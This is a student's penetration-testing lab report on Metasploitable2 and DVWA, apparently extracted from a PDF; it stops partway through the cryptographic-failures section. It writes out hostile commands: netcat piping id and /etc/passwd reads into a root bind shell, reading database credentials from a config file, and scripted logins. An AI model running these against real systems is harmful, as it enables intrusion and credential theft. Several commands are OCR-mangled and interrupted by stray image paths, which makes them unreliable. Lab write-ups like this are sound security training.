Title: Advanced Exploitation, Web Application Testing, and Reporting

Introduction:

This project focused on learning advanced exploitation and web application penetration testing techniques as part of the full VAPT cycle. The main goal was to understand how real-world attacks work from chaining multiple exploits together to testing web applications for common vulnerabilities. I worked with tools like Metasploit, Burp Suite, sqlmap, and OpenVAS to perform different stages of a penetration test, including exploitation, post-exploitation, and reporting.

This activity also emphasized how to customize exploits, analyze web vulnerabilities using OWASP Top 10, and create clear, professional reports for both technical and non-technical audiences. Through hands-on labs and simulations, I practiced chaining attacks (like XSS to RCE), testing web applications such as DVWA, collecting evidence, and documenting results. The final part involved a capstone project where I carried out a complete VAPT cycle on a vulnerable system, from discovery to remediation.

Advanced Exploitation Lab:

Description:

We scanned the Metasploitable2 VM and found a Tomcat server with a readable WebDAV directory. Using a small, safe Python check we confirmed the default Tomcat credentials (tomcat:tomcat) on port 8180. With that context we discovered an open bindshell on port 1524 and connected non-destructively to run id, uname -a and other commands, which confirmed a root shell. All outputs and pages were saved and hashed for evidence.

Impact:

An attacker able to reach these services could gain full control of the machine the bindshell yields root, and the Tomcat manager (with default creds) can allow deployment of malicious webapps. This could result in data theft, service disruption, lateral movement, persistent compromise, and significant remediation effort (credential rotation, forensics, or reimaging). Immediate mitigation is required.

PROOF OF CONCEPT (POC):

Full TCP Scan:

To discover all open TCP ports on the host, identify running services and their versions, and gather additional information (OS/service detection, scripts) that will guide the next steps in the engagement.

Command used:

nmap -sS -sV -A -p- -oA ~/vapt_lab/metasploitable2/task1/recon/metasploitable2 192.168.222.129

- The scan revealed an Apache Tomcat/Coyote web server running on both port 8180 and port 80. These services are likely serving web applications and are prime candidates for web-based testing.
- Port 1524 was shown as a bind shell, which is a known Metasploitable backdoor this provides a direct remote shell and represents a serious security issue.

Web directory discovery on Tomcat:

To quickly enumerate common Tomcat/web application paths (e.g., manager, WebDAV, admin panels) so we know which endpoints deserve deeper testing.

Command used:

ffuf -u http://192.168.222.129:8180/FUZZ -w /usr/share/wordlists/dirb/common.txt -o ~/vapt_lab/metasploitable2/task1/recon/ffuf_8180.json -of json

Result:

The scan discovered administrative and management endpoints such as /webdav/, /manager, along with several other admin-style paths. These are typical Tomcat entry points that often expose management functionality or file upload capabilities.

Bindshell verification & non-destructive evidence capture:

I created a project folder, connected to the bind shell on port 1524 using nc, ran a few harmless commands to confirm an interactive root shell, saved the outputs as evidence, and created a SHA-256 fingerprint to preserve chain-of-custody. To verify the bind shell is interactive and running as **root** (UID 0), capture minimal but sufficient system information for proof, and produce a tamper-evident hash so the evidence remains verifiable later.

Commands Used:

mkdir -p ~/vapt_lab/metasploitable2/task1/exploit

 # capture a few safe commands via netcat to the bindshell and save output

echo-e'id\nuname-a\nwhoami\npwd\n'|nc192.168.222.1291524-w3>~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt


 # capture /etc/passwd for proof (handle as sensitive)

echo'cat/etc/passwd'|nc192.168.222.1291524-w3>~/vapt_lab/metasploitable2/task1/exploit/etc_passwd.tx

 # hash the bindshell output for chain-of-custody

sha256sum ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.txt> ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.sha256

cat ~/vapt_lab/metasploitable2/task1/exploit/bindshell_output.sha256



Result:

- The captured output shows the session was running as root (uid=0(root)), whoami returned root, and pwd returned /. The kernel string and system info were also recorded (from uname -a).
- /etc/passwd was saved.
- SHA-256 fingerprint for the evidence file was generated and recorded.

Safe Python PoC: Tomcat Manager Authentication Check:


To non-destructively check whether the Tomcat /manager/html endpoint accepts any common username/password pairs. The script performs only HTTP GET requests with Basic auth it does not upload, deploy, or modify any applications.

Set up an isolated virtual environment and installed requests.

python3 -m venv ~/vapt_lab/metasploitable2/task1/tools/venv

. ~/vapt_lab/metasploitable2/task1/tools/venv/bin/activate

pip install --upgrade pip requests



Made the script executable and ran it against the Tomcat instance on port 8180, writing verbose output to a log file.


chmod +x ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_check.py

python3 ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_check.py \


--host 192.168.222.129 --port 8180 \

--out ~/vapt_lab/metasploitable2/task1/tools/tomcat_auth_results.log \

--verbose



A successful login to the Tomcat manager with default credentials is a high-risk issue: an attacker who can authenticate to the manager may be able to deploy malicious web applications or otherwise gain remote code execution. Even though this check was non-destructive, the presence of valid default credentials requires immediate remediation.



Result:

The PoC logged a successful authentication using the credentials tomcat:tomcat against the Tomcat instance on port 8180. This means the Tomcat manager interface is reachable and accepts default/weak credentials.

Exploit log:

Exploit ID	Description	Target IP	Status	Payload / Notes
004	XSS to Tomcat auth to Bind-shell RCE	192.168.222.129	Success	Reflected XSS on webapp; discovered Tomcat creds tomcat:tomcat; accessed /manager and /manager/html; used bindshell on port 1524 to obtain root. Evidence saved and SHA-256 hashed.

Remediation:

- Isolate and remove the bind shell (port 1524) block the port, stop the service, and, if this is production, isolate the host and follow incident response procedures.
- Change or disable Tomcat manager credentials remove default tomcat:tomcat credentials or disable the manager app if not needed.
- Restrict administrative endpoints limit access to /manager, /manager/html, /webdav (firewall, IP allowlist, or Tomcat access valves).
- Patch and update apply latest security patches for Tomcat, OS, and any exposed services immediately.
- Rotate and audit credentials rotate passwords seen or tested, remove default accounts, and audit for weak credentials.
- Enable logging and alerts centralize Tomcat/OS logs, create alerts for manager logins and suspicious root activity.
- Verify fixes and preserve evidence rescan (Nmap/ffuf) to confirm closure, and keep evidence files with SHA-256 hashes for chain-of-custody.

Email To Developers:

Hi team,

During a penetration test I chained a reflected XSS to recover Tomcat manager credentials (tomcat:tomcat) on 192.168.222.129:8180. With manager access and an existing bindshell on port 1524, I obtained a root shell. Evidence (bindshell_output.txt, etc_passwd.txt) and SHA-256 hashes are stored securely. Immediate actions: isolate the host, block port 1524, change or disable Tomcat manager credentials, patch Tomcat and the OS, and preserve a forensic image prior to remediation. I have included timestamps and file hashes in the secure folder now. Please confirm receipt and instruct whether to proceed with containment or hold for your approval.

Thanks,
Bittu Vamshi

Web Application Testing Lab:

PROOF OF CONCEPT (POC):

OWASP Top-10 DVWA (local lab)

Target: http://127.0.0.1/dvwa

A01 Broken Access Control:

Broken Access Control happens when users can access data or actions they shouldn't be allowed to. It usually occurs due to weak or missing permission checks, letting attackers view, modify, or delete sensitive information. In short, it's like someone entering a restricted area because the door wasn't properly locked.

Commands used:

We tested access control by logging in with a standard user account and attempting to access administrative functionality. Key commands included capturing login tokens and cookies.

Curl -s -D /tmp/ba_login_headers.txt 'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_login_pa-

Ge.html


TOKEN=$(grep -oP 'name="user_token" value="\K[^"]+' /tmp/ba_login_page.html) curl -s -L


-D /tmp/ba_post_headers.txt -c /tmp/ba_cookies.txt \

-d "username=gordonb&password=abc123&user_token=${TOKEN}&Login=Login" -XPOST 'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_after_login.html

curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/setup.php' -o /tmp/ba_setup.html

We successfully logged in with the given username and password.





Result.

After logging in, we saved session cookies and successfully accessed setup.php to perform a database reset. Response headers and pages confirm the action:

- Cookies saved: /tmp/ba_cookies.txt
- Action headers: /tmp/ba_setup_action_headers.txt
- Action response: /tmp/ba_setup_action.html

Attempts to access other sensitive pages without authentication(e.g.vulnerabilities/authby-pass/) returned 403 Forbidden. However, authenticated sessions allowed access to admin functionality. Evidence: initial 403 for unauthenticated attempts vs 200/302 for authenticated admin actions.

Impact.

Authenticated users could access sensitive admin functionality. While no unauthenticated access was demonstrated in this lab, this highlights the importance of proper role enforcement. In a real-world scenario, failure to enforce strict access controls could allow users to manipulate sensitive configurations or perform administrative actions without proper authorization.

Remediation.

- Implement least privilege access for all users.
- Apply fine-grained server-side authorization checks on all sensitive endpoints.
- Ensure admin functionality cannot be accessed via client-side controls or obscured URLs; enforce strict role checks on the server.

A02 Cryptographic Failures:


We looked for TLS, inspected PHP crypto support and public info pages, and checked how database credentials and passwords are stored.

Commands used:

To check for a TLS service running on the server.
ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no HTTPS)"


To inspect the phpinfo page for available cryptographic libraries and configurations.


grep -iE 'openssl|sodium|password_hash|password_verify|argon2|bcrypt' /tmp/phpinfo.html || true



To view the application's configuration file to locate database credentials and other sensitive connection details.

sudo sed -n '1,240p' /var/www/html/dvwa/config/config.inc.php



